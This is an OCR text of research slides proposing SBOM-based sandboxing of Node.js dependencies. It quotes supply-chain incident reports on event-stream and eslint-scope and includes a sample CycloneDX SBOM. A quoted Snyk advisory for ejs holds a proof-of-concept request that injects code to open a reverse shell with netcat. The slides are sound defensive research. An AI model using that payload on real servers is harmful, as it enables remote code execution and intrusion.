SBOM2Sandbox*

Eric Cornelissen, KTH

*working title

Outline

Using SBOMs for sandboxing purposes in Node.js

- Background
- Solution
- Conclusion

Background

Third-party Dependencies

- ~2.8 million packages (2024) [1]
- ~2.6 trillion download requests (2023) [2]
- ~79 transitive dependencies (2019) [3]

[1]: https://www.npmjs.com/ *(accessed April 2024)*

[2]: "9th Annual State of the Software Supply Chain". Sonatype. 2023. (page 10)

[3]: Zimmermann, Markus, et al. "Small world with high risks: A study of security threats in the npm ecosystem." 28th USENIX Security Symposium (USENIX Security 19). 2019.

Third-party Dependencies

- ~2.8 million packages (2024) [1]
- ~2.6 trillion download requests (2023) [2]
- ~79 transitive dependencies (2019) [3]
- **No limit on what third-party dependencies can do**


[1]: https://www.npmjs.com/ (*accessed April 2024)*

[2]: "9th Annual State of the Software Supply Chain". Sonatype. 2023. (page 10)

[3]: Zimmermann, Markus, et al. "Small world with high risks: A study of security threats in the npm ecosystem." 28th USENIX Security Symposium (USENIX Security 19). 2019.

Examples

- eventstream — Env vars, File system, Network (malicious)



npm Blog (Archive) npmjs.com Status Support

The npm blog has been discontinued.

Updates from the npm team are now published on the GitHub Blog and the GitHub Changelog.

Details about the event-stream incident

This is an analysis of the event-stream incident of which many of you became aware earlier this week. npm acts immediately to address operational concerns and issues that affect the safety of our community, but we typically perform more thorough analysis before discussing incidents—we know you've been waiting.

On the morning of November 26th, npm's security team was notified of a malicious package that had made its way into `event-stream`, a popular npm package. After triaging the malware, npm Security responded by removing `flatmap-stream` and `event-stream@3.3.6` from the Registry and taking ownership of the `event-stream` package to prevent further abuse.

The malicious package was version 0.1.1 of `flatmap-stream`. This package was added as a direct dependency of the `event-stream` package by a new maintainer on September 9, 2018, in version 3.3.6. The `event-stream` package is widely used, but the malicious code targeted developers at a company that had a very specific development environment setup: running the payload in any other environment has no effect. This specific targeting means that, ultimately, most developers would not be affected even if they had mistakenly installed the malicious module.

The injected code targets the Copay application. When a developer at Copay runs one of their release build scripts, the resulting code is modified before being bundled into the application. The code was designed to harvest account details and private keys from accounts having a balance of more than 100 Bitcoin or 1000 Bitcoin Cash.

Copay's initial response was that that no builds containing this malicious code were released to the public, but we now have confirmation from Copay that "the malicious code was deployed on versions 5.0.2 through 5.1.0."

The attack


This attack started out as a social engineering attack. The attacker, posing as a maintainer, took over maintainership of the `event-stream` module.

The technical details

Here are some technical details that we know about, for those of you interested in this.

Examples

- eventstream — Env vars, File system, Network (malicious)
- ejs — Remote code execution (vulnerability) [1]



snyk | SECURITY

Developer Tools ▾ About Snyk

Snyk Vulnerability Database › npm › ejs

Search by package name or CVE

Remote Code Execution (RCE)

Affecting ejs package, versions <3.1.7

INTRODUCED: 26 APR 2022 CVE-2022-29078 CWE-94

Share

How to fix?

Upgrade `ejs` to version 3.1.7 or higher.

Overview

ejs is a popular JavaScript templating engine.

Affected versions of this package are vulnerable to Remote Code Execution (RCE) by passing an unrestricted render option via the `view options` parameter of `renderFile`, which makes it possible to inject code into `outputFunctionName`.

Note: This vulnerability is exploitable only if the server is already vulnerable to Prototype Pollution.

PoC:

Creation of reverse shell:

```
http://localhost:3000/page?id=2&settings[view options]
[outputFunctionName]=x;process.mainModule.require('child_process').execSync('nc -e sh 127.0.0.1 1337');s
```

References

- GitHub Commit
- GitHub Issue
- GitHub Release
- Security Advisory
- Nuclei Templates

8.1 HIGH

Snyk CVSS

Attack Complexity	High
Confidentiality	HIGH
Integrity	HIGH
Availability	HIGH

See more

Threat Intelligence


Exploit Maturity	PROOF OF CONCEPT
EPSS	42.53% (98th percentile)

NVD	9.8 CRITICAL
Red Hat	9.8 CRITICAL

[1]: Vasilakis, Nikos, et al. "BreakApp: Automated, Flexible Application Compartmentalization." NDSS. 2018.

Examples

- eventstream — Env vars, File system, Network (malicious)
- ejs — Remote code execution (vulnerability) [1]
- eslint-scope — File system, Network (malicious) [2]



Published 12 Jul, 2018 under Postmortems

Postmortem for Malicious Packages Published on July 12th, 2018

Malicious versions of some ESLint packages were published (now unpublished) and we are sorry about this. We share details of the attack and our precautionary recommendations for package maintainers. Please check that you are not using the affected packages.

Contributors

Henry
@hzoo

Tags

Summary

On July 12th, 2018, an attacker compromised the npm account of an ESLint maintainer and published malicious versions of the `eslint-scope` and `eslint-config-eslint` packages to the npm registry. On installation, the malicious packages downloaded and executed code from `pastebin.com` which sent the contents of the user's `.npmrc` file to the attacker. An `.npmrc` file typically contains access tokens for publishing to npm.

[1]: Vasilakis, Nikos, et al. "BreakApp: Automated, Flexible Application Compartmentalization." NDSS. 2018.

[2]: Ferreira, Gabriel, et al. "Containing malicious package updates in npm with a lightweight permission system." 2021 IEEE/ACM 43rd International Conference on Software Engineering (ICSE). IEEE, 2021.

Types of Problems

- Vulnerabilities
- Ambient authority
- Covert imports

Lead to

- Remote code execution
- Data leakage

SBOMs

- **S**oftware **B**ill **O**f **M**aterial
- Lists components
- Lists dependencies between components

CycloneDX SPDX

SBOMs

- **S**oftware **B**ill **O**f **M**aterial
- Lists components
- Lists dependencies between components
- **Problem: Incomplete & Coarse grained**

CycloneDX SPDX

Node.js


- JavaScript runtime targeting server development
- On top of V8 JavaScript engine
- Grants access to system resources
- New permission system

Solution

Overview


- Node.js Permission System
- SBOM
- Capabilities
- Language-level sandbox

Node.js Permission System




Node.js Permission System

- Module & Process




Node.js Permission System

- Module & Process



Node.js Permission System

- Module & Process
- Allowing, Blocking, Redirecting (+ integrity)




Node.js Permission System

- Module & Process
- Blocking, Allowing, Redirecting (+ integrity)
- Limitations
  - Module cache
  - Read and run
  - Modules only

Modules


- Dependencies from SBOM



```json
{
  "$schema": "http://cyclonedx.org/schema/bom-1.5.schema.json",
  "bomFormat": "CycloneDX",
  "specVersion": "1.5",
  "serialNumber": "urn:uuid:f593dd3e-7705-48a8-b850-a143537a48ed",
  "version": 1,
  "metadata": {
    "timestamp": "2024-04-18T14:31:18.025Z",
    "lifecycles": [
      {
        "phase": "build"
      }
    ],
    "tools": [
      {
        "vendor": "npm",
        "name": "cli",
        "version": "10.5.0"
      }
    ],
    "component": {
      "bom-ref": "svgo-action@4.0.8",
      "type": "library",
      "name": "svgo-action",
      "version": "4.0.8",
      "scope": "required",
      "author": "Eric Cornelissen",
      "description": "Automatically run SVGO with GitHub Actions",
      "purl": "pkg:npm/svgo-action@4.0.8",
      "properties": [
        {
          "name": "cdx:npm:package:path",
          "value": ""
        },
        {
          "name": "cdx:npm:package:private",
          "value": "true"
        }
      ],
      "externalReferences": [
        {
          "type": "vcs",
          "url": "git+https://github.com/ericcornelissen/svgo-action.git"
        },
        {
          "type": "website",
          "url": "https://github.com/marketplace/actions/svgo-action"
        },
        {
          "type": "issue-tracker",
          "url": "https://github.com/ericcornelissen/svgo-action/issues"
        }
      ],
      "licenses": [
        {
          "license": {
            "id": "MIT"
          }
        }
      ]
    }
  },
  "components": [
    {
      "bom-ref": "@aashutoshrathi/word-wrap@1.2.6",
      "type": "library",
      "name": "@aashutoshrathi/word-wrap",
      "version": "1.2.6",
      "scope": "optional",
      "author": "Jon Schlinkert",
      "description": "Wrap words to a specified length.",
      "purl": "pkg:npm/%40aashutoshrathi/word-wrap@1.2.6",
      "properties": [
        {
          "name": "cdx:npm:package:path",
          "value": "node_modules/@aashutoshrathi/word-wrap"
        },
        {
          "name": "cdx:npm:package:development",
          "value": "true"
        }
      ],
      "externalReferences": [
        {
          "type": "distribution",
          "url": "https://registry.npmjs.org/@aashutoshrathi/word-wrap/-/word-wrap-1.2.6.tgz"
        },
        {
          "type": "vcs",
          "url": "git+https://github.com/aashutoshrathi/word-wrap.git"
        },
        {
          "type": "website",
          "url": "https://github.com/aashutoshrathi/word-wrap"
```


Modules

- Dependencies from SBOM
- Allow* loading modules according to the dependency hierarchy




Modules

- Dependencies from SBOM
- Allow* loading modules according to the dependency hierarchy
- Built-in modules
  - Standard library (e.g. `fs` or `child_process`)
  - Proposal: *CapabilityBOM* (Capslock, Cackle)





Modules

- Dependencies from SBOM
- Allow* loading modules according to the dependency hierarchy
- Built-in modules
  - Standard library (e.g. `fs` or `child_process`)
  - Proposal: *CapabilityBOM* (Capslock, Cackle)
- Enforcement and Confused Deputy



Enforcement and Confused Deputy






Limits of Permission System

- Node.js Globals
  - Shared references available anywhere
  - Some are sensitive (e.g. `fetch`)
  - Some are dangerous (e.g. `eval`)

Limits of Permission System

- Node.js Globals
  - Shared references available anywhere
  - Some are sensitive (e.g. `fetch`)
  - Some are dangerous (e.g. `eval`)
- Module cache
  - Code-accessible cache of loaded module



Sandboxing


- Control Node.js Globals
  - Omit globals
  - Disable dynamic code evaluation
- Control Module Cache
  - Cache busting*

Sandboxing

- Control Node.js Globals
  - Omit globals
  - Disable dynamic code evaluation
- Control Module Cache
  - Cache busting
- Necessary imports for sandboxing
  - Requires access to at least the `vm` module
  - Hidden with randomization
- Breakouts
  - Break out - No globals, Policy, Randomization
  - Break in - *future work*


Sandboxing - How?

- Node.js Permission System *Redirects




Sandboxing - How?


- Node.js Permission System *Redirects
- Language level sandbox using `vm`




Scenario - Application



Scenario - Sandbox




Scenario - Prevention #1



